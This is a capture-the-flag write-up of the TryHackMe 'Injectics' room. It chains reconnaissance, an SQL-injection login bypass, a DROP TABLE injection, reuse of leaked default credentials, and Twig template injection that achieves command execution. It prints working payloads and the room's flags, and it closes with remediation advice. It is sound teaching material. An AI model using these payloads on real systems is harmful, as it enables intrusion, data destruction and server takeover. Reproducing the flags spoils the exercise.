Injectics

TryHackMe Room — Writeup

Vulnerabilities covered

SQL Injection (SQLi) • Authentication Bypass
DROP TABLE Attack • SSTI (Server-Side Template Injection)
Client-Side Filter Bypass • Remote Code Execution

Platform	TryHackMe
Room	Injectics
Difficulty	Medium
Target	`10.128.165.155`
Stack	PHP, Apache, MySQL, Twig (template engine)

All actions performed in a legal, authorized lab environment.

Contents

1. Reconnaissance

1.1. Port Scanning with Nmap

The first step in any penetration test is to map the attack surface. We use `nmap` with service detection (`-sV`) and default scripts (`-sC`) to identify what is running on the target machine.

Listing 1: Nmap scan against the target

```
nmap -p- -sV -sC 10.128.165.155
```

```
┌──(kali㉿kali)-[~/Documents]
└─$ nmap -p- -sV -sC 10.128.165.155
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-06 07:56 EDT
Nmap scan report for 10.128.165.155
Host is up (0.011s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fd:50:a9:d8:2b:94:44:2d:7b:9a:36:01:7d:4f:a1:09 (RSA)
|   256 a7:7e:6a:1f:e4:9c:20:cb:3f:d0:30:a5:05:87:d6:92 (ECDSA)
|_  256 c4:e1:36:c5:79:c1:7f:87:bc:67:a4:e7:2d:7d:e1:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Injectics Leaderboard
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

Figure 1: Nmap scan output showing open ports

Results Interpretation

Nmap discovered two open ports:

Port	Service	Details
22/tcp	SSH	OpenSSH 8.2p1 (Ubuntu)
80/tcp	HTTP	Apache httpd 2.4.41 (Ubuntu)

Note: The Nmap output also reveals two interesting details about the web server:

- `http-title: Injectics Leaderboard` — tells us what the site is about.
- `PHPSESSID: httponly flag not set` — the session cookie is **not protected** against JavaScript access, which is a security misconfiguration (XSS risk).

Since port 22 requires credentials and port 80 is a web server, we focus our attack on **HTTP**.

2. Web Application Enumeration

2.1. Initial Visit — Port 80

Navigating to `http://10.128.165.155` reveals a sports leaderboard website called **Injectics 2024**. The navigation bar includes a `Login` link, which leads to a restricted login page with two input fields (Email and Password) and a **Login as Admin** button.



Figure 2: Injectics homepage and login form

2.2. Directory Fuzzing

To discover hidden files and directories, we run a directory fuzzing attack using `gobuster` or `ffuf`:

Listing 2: Directory fuzzing with Gobuster

```
gobuster dir -u http://10.128.165.155 \
  -w /usr/share/wordlists/dirb/common.txt \
  -x php,js,json,txt,log
```

This scan reveals several interesting files, including:

- *`script.js`* — the client-side login logic
- *`functions.php`* — the server-side handler for login
- *`composer.json`* — PHP dependencies file (reveals the framework stack)
- *`mail.log`* — a log file left exposed on the server
- *`flags/`* — a directory that will be relevant later

2.3. Source Code Analysis — `script.js`

Reading *`script.js`* shows the complete client-side login logic:

Listing 3: Vulnerable client-side filter in script.js

```
$("#login-form").on("submit", function(e) {
    e.preventDefault();
    var username = $("#email").val();
    var password = $("#pwd").val();
```

```
    // Client-side keyword blacklist -- trivially bypassable
    const invalidKeywords = ['or', 'and', 'union', 'select',
   '"', "'"];
    for (let keyword of invalidKeywords) {
        if (username.includes(keyword)) {
            alert('Invalid keywords detected');
            return false;
        }
    }

    $.ajax({
        url: 'functions.php',
        type: 'POST',
        data: { username: username, password: password, function
   : "login" },
        dataType: 'json',
        success: function(data) {
            if (data.status == "success") {
                window.location = 'dashboard.php';
            } else {
                $("#messagess").html(
                  '<div class="alert alert-danger">' + data.
   message + '</div>'
                );
            }
        }
    });
});
```

Critical vulnerability identified: The keyword blacklist (`or`, `and`, `union`, `select`, `'`, `"`) runs **entirely in the browser**. Any attacker can bypass it by:

- Using **Burp Suite** to intercept and modify the request after it leaves the browser.
- Using **curl** or any HTTP client directly, which never runs JavaScript.
- Calling the AJAX endpoint *`functions.php`* directly.

The server (*`functions.php`*) performs **no server-side validation**, making this filter completely useless against a real attacker.

2.4. Dependency Analysis — `composer.json`

The exposed *`composer.json`* file reveals the PHP template engine in use:

Listing 4: Excerpt from composer.json

```
{
  "require": {
    "twig/twig": "2.14.0"
  }
```

```
}
```

Key finding: The application uses **Twig 2.14.0** as its PHP template engine. Twig is known to be vulnerable to **Server-Side Template Injection (SSTI)** if user input is rendered unsanitised inside a template. This becomes our second attack vector.

2.5. Information Disclosure — HTML Source Code

Inspecting the page's HTML source reveals comments left by the developers:

Listing 5: Sensitive comments found in the HTML source

```
<!-- Website developed by John Tim - dev@injectics.thm -->
<!-- Mails are stored in mail.log file -->
```

What this tells us:

- The developer email `dev@injectics.thm` may be a valid login.
- A file called *`mail.log`* is stored on the server — we should try to access it.



Figure 3: HTML source code revealing sensitive comments

2.6. Credentials Leak — `mail.log`

Accessing `http://10.128.165.155/mail.log` reveals an internal email that contains **default credentials** and a critical piece of information about a security mechanism:



Figure 4: mail.log revealing default credentials and the auto-restore mechanism

The email discloses two important facts:

1. **Default credentials** are set for two accounts:

Email	Password
`superadmin@injectics.thm`	`superSecurePassword101`
`dev@injectics.thm`	`devPasswd123`

2. **Auto-restore mechanism:** A background service called `InjecticsService` runs every minute and **automatically re-inserts the default credentials** into the `users` table if it detects that the table has been deleted or corrupted.

Attack plan: If we can delete the `users` table via SQL injection, the service will restore the default credentials. We can then log in as `superadmin` using the known default password.

3. Exploitation — SQL Injection

3.1. Bypassing the Client-Side Filter with Burp Suite

Since the JavaScript blacklist blocks SQLi keywords in the browser, we use **Burp Suite Intruder** to send payloads directly to *`functions.php`*, completely bypassing the JavaScript filter.

Step 1 — Capture the Request

Set up Burp Suite as a proxy, submit the login form with any dummy input, and intercept the POST request to *`functions.php`*.

Step 2 — Fuzz with an Auth Bypass Wordlist

Send the request to **Intruder**, set the `username` parameter as the injection point (`$$`), and load a SQL authentication bypass wordlist:

Listing 6: Burp Intruder target and payload position

```
POST /functions.php HTTP/1.1
Host: 10.128.165.155
Cookie: PHPSESSID=df79vtrlivq9kbisq65721tvkh
Content-Type: application/x-www-form-urlencoded

username=§PAYLOAD§&password=anything&function=login
```

Listing 7: Sample payloads from the auth bypass wordlist

```
'
'#
''
' OR '1'='1
' OR 'x'='x'#
' OR 1=1--
admin'--
' OR 1=1#
```



Figure 5: Burp Suite Intruder — fuzzing the username field with SQLi payloads

Step 3 — Identify the Working Payload

Examining the Intruder results, one response stands out with a different **length** and a `200 OK` containing a success message:

Listing 8: Successful server response

```
{
  "status": "success",
  "message": "Login successful.",
  "is_admin": "true",
```

```
  "first_name": "dev",
  "last_name": "dev",
  "redirect_link": "dashboard.php?jsadmin=false"
}
```

The working payload is:

```
' OR 'x'='x'#;
```

Why this works: The payload closes the original SQL string and injects a condition that is always true (`'x'='x'`). The `#` character comments out the rest of the query (including the password check), so the database returns the first user row regardless of the password provided.
The resulting SQL query looks like:

```
SELECT * FROM users WHERE email = '' OR 'x'='x'#' AND
   password = '...'
-- Everything after # is ignored
```

3.2. Bypassing the Browser Alert to Use the Session

Typing the payload directly in the browser triggers the JavaScript alert (*"Invalid keywords detected"*) because `'or'` is in the blacklist.

Figure 6: The JavaScript filter blocking the payload in the browser

The solution is to **reuse the session cookie** that Burp Suite obtained when the Intruder request succeeded. Since `HttpOnly` is **false** (as seen in the Nmap output), the `PHPSESSID` cookie can be copied and injected into the browser.

Procedure

1. In Burp Suite, find the successful Intruder response.
2. Copy the `PHPSESSID` value from the response headers or the request.
3. In the browser, open Developer Tools → Application → Cookies.
4. Replace the current `PHPSESSID` value with the one from Burp.
5. Navigate to `http://10.128.165.155/dashboard.php` directly.



Figure 7: PHPSESSID cookie obtained from the successful Burp Intruder request

4. Dashboard Access & Privilege Escalation

4.1. Accessing the Dashboard

After injecting the session cookie, we gain access to the dashboard as the user **dev**. The dashboard displays a leaderboard table with Gold, Silver, and Bronze medal counts per country, and an **Edit** button for each row.



Figure 8: Dashboard accessible as the “dev” user after session hijacking

4.2. Second SQL Injection — DROP TABLE Attack

The Edit form for each leaderboard entry allows modifying the Gold, Silver, and Bronze values. These fields are sent to the server and likely used in an UPDATE query — making

them a new SQL injection point.



Figure 9: The possiblity to change gold, silver and bronze values

Objective

Delete the `users` table to trigger the auto-restore mechanism, which will re-insert the known default credentials, allowing us to log in as `superadmin`.

Payload

We inject the following payload into the **Bronze** field:

```
; DROP TABLE users - -
```

Listing 9: Resulting SQL query after injection

```
-- Original intended query (UPDATE)
UPDATE leaderboard SET gold=22, silver=21, bronze=<INPUT> WHERE
   id=1;

-- After injection
UPDATE leaderboard SET gold=22, silver=21, bronze=; DROP TABLE
   users -- - WHERE id=1;
-- "WHERE id=1" is commented out, DROP TABLE executes cleanly
```



Figure 10: Injecting the DROP TABLE payload into the Bronze field

Result

The server responds with:

```
Seems like database or some important table is deleted.
InjecticsService is running to restore it.
Please wait for 1-2 minutes.
```

This confirms that the `users` table was successfully dropped. After waiting approximately one minute, the background service restores the table with the default credentials.

4.3. Logging in as Admin

We now log in using the default superadmin credentials discovered in *mail.log*:

Field	Value
Email	`superadmin@injectics.thm`
Password	`superSecurePassword101`

The login succeeds. We are now authenticated as **admin** and the first flag `THM{INJECTICS_ADMIN_PAN` is visible on the dashboard.



Figure 11: Admin dashboard — first flag captured

5. Exploitation — Server-Side Template Injection (SSTI)

5.1. Identifying the SSTI Vulnerability

The admin profile page has an **Update Profile** form with a `First Name` field. After saving, the value is rendered directly in the welcome message: *"Welcome, [First Name]!"*

Since we know the application uses **Twig 2.14.0** (from *composer.json*), and the value appears to be rendered by the template engine without sanitisation, we test for SSTI by submitting a Twig expression:

```
{{7*7}}
```



Figure 12: Testing SSTI with the classic `{{7*7}}` probe

The welcome message renders as: **"Welcome, 49!"**

The template engine evaluated `7*7` and returned `49` — this confirms **SSTI is exploitable**.

Why is this dangerous? Server-Side Template Injection allows an attacker to execute code **on the server**. In Twig, certain filter functions can be abused to call PHP functions, leading to **Remote Code Execution (RCE)**.

5.2. Remote Code Execution via SSTI

To achieve RCE, we use a Twig-specific payload found on **PayloadsAllTheThings**. The payload abuses Twig's `map` filter with the `passthru` PHP function:

```
{{['id']|map('passthru')}}
```

Listing 10: How the payload works

```
{{ ['id'] | map('passthru') }}
-- ['id']          : an array containing the shell command to run
-- map(...)        : applies a function to each element of the
   array
-- 'passthru'      : a PHP function that executes a system
   command
--                   and outputs the result directly
```

The welcome message renders as:

```
Welcome, uid=33(www-data) gid=33(www-data) groups=33(www-data)
   Array!
```

We have **Remote Code Execution** as `www-data`.

Welcome, uid=33(www-data) gid=33(www-data) groups=33(www-data) Array!

Figure 13: RCE confirmed — `id` command executed via SSTI

5.3. Listing Files and Reading the Final Flag

Step 1 — List the web root

We replace `id` with `ls` to list the current directory:

```
{{['ls']|map('passthru')}}
```

The output reveals a **flags** directory alongside the application files:

```
adminLogin007.php banner.jpg composer.json composer.lock conn.
   php css
dashboard.php edit_leaderboard.php flags functions.php index.php
injecticsService.php js login.php logout.php mail.log script.js
styles.css update_profile.php vendor Array!
```



Figure 14: Directory listing via RCE — `flags/` directory identified

Step 2 — Read the flag

We read the contents of the *flags* directory:

```
{{['cat flags/*']|map('passthru')}}
```

The final flag is displayed in the welcome message:

Flag: `THM{5735172b6c147f4dd649872f73e0fdea}`



Figure 15: Final flag retrieved via SSTI Remote Code Execution

6. Flags Summary

#	Flag	How it was obtained
1	`THM{INJECTICS_ADMIN_PANEL_007}`	SQLi auth bypass + DROP TABLE + default cre
2	`THM{5735172b6c147f4dd649872f73e0fdea}`	SSTI → RCE via Twig `passthru`

7. Attack Chain Summary

1. **Nmap** → discovered ports 22 and 80, identified PHP/Apache stack, noted `PHPSESSID` with `HttpOnly: false`.
2. **Directory fuzzing** → found *script.js*, *composer.json*, *mail.log*.
3. **Source code analysis** → identified a client-side only SQLi filter in *script.js* and Twig template engine in *composer.json*.
4. **Information disclosure** → HTML comments revealed *mail.log*, which contained default credentials and the auto-restore mechanism.
5. **Burp Suite Intruder** → bypassed the JavaScript filter, fuzzed the login form with SQLi payloads, found `' OR 'x'='x'#;`.
6. **Session cookie reuse** → copied `PHPSESSID` from Burp into the browser to access the dashboard without triggering the JS filter.
7. **Second SQLi** → injected `; DROP TABLE users - -` into the Bronze field to delete the users table.
8. **Default credentials** → after the auto-restore, logged in as `superadmin` using the credentials from *mail.log*. **Flag 1 obtained.**
9. **SSTI detection** → submitted `{{7*7}}` in the First Name field → rendered as `49`.
10. **RCE via SSTI** → used `{{['cat flags/*']|map('passthru')}}` to read the final flag. **Flag 2 obtained.**

8. Mitigations and Recommendations

The following vulnerabilities were exploited. Each should be remediated in a real production environment.

1. **Client-side only input validation**
   Never rely solely on JavaScript for security checks. All input validation must be enforced **server-side**. A client-side filter is trivially bypassed with any HTTP client (Burp, curl, Python requests).
2. **SQL Injection in login and update forms**
   Use **parameterised queries** or **prepared statements** for all database interactions. Never concatenate user input into SQL strings.

```
// Vulnerable
$query = "SELECT * FROM users WHERE email = '$email'";

// Secure (PDO prepared statement)
$stmt = $pdo->prepare("SELECT * FROM users WHERE email = ?"
    );
```

```
$stmt->execute([$email]);
```

3. **Sensitive files exposed on the web server**
   Files such as *mail.log*, *composer.json*, and *script.js* should not be publicly accessible. Use `.htaccess` rules or move them outside the web root.

4. **PHPSESSID cookie not protected**
   Set the `HttpOnly` and `Secure` flags on session cookies to prevent JavaScript access and enforce HTTPS.

```
session_set_cookie_params(['httponly' => true, 'secure' =>
    true]);
```

5. **Server-Side Template Injection (SSTI)**
   Never render raw user input through a template engine. Always escape or sanitise values before passing them to Twig templates, or use Twig's auto-escaping feature.

```
// Vulnerable
return $twig->render('welcome.html', ['name' => $userInput
    ]);

// Secure: escape the variable in the template
{{ name | e }}
```

6. **Default credentials in log files**
   Default credentials should never be stored in plaintext log files accessible from the web. Credentials should be managed through environment variables or a secrets manager, and changed immediately after first deployment.

Conclusion

The Injectics room demonstrates how multiple individually exploitable vulnerabilities can be chained together into a full compromise. The attack path moved from basic reconnaissance, through information disclosure, SQL injection, privilege escalation, and finally to Remote Code Execution via Server-Side Template Injection.

The key lesson from this room is that **security must be enforced on the server**. Client-side controls, exposed configuration files, and unsanitised template rendering are all individually dangerous — combined, they allowed a complete takeover of the application.

Room completed. All flags captured.

`THM{INJECTICS_ADMIN_PANEL_007}` `THM{5735172b6c147f4dd649872f73e0fdea}`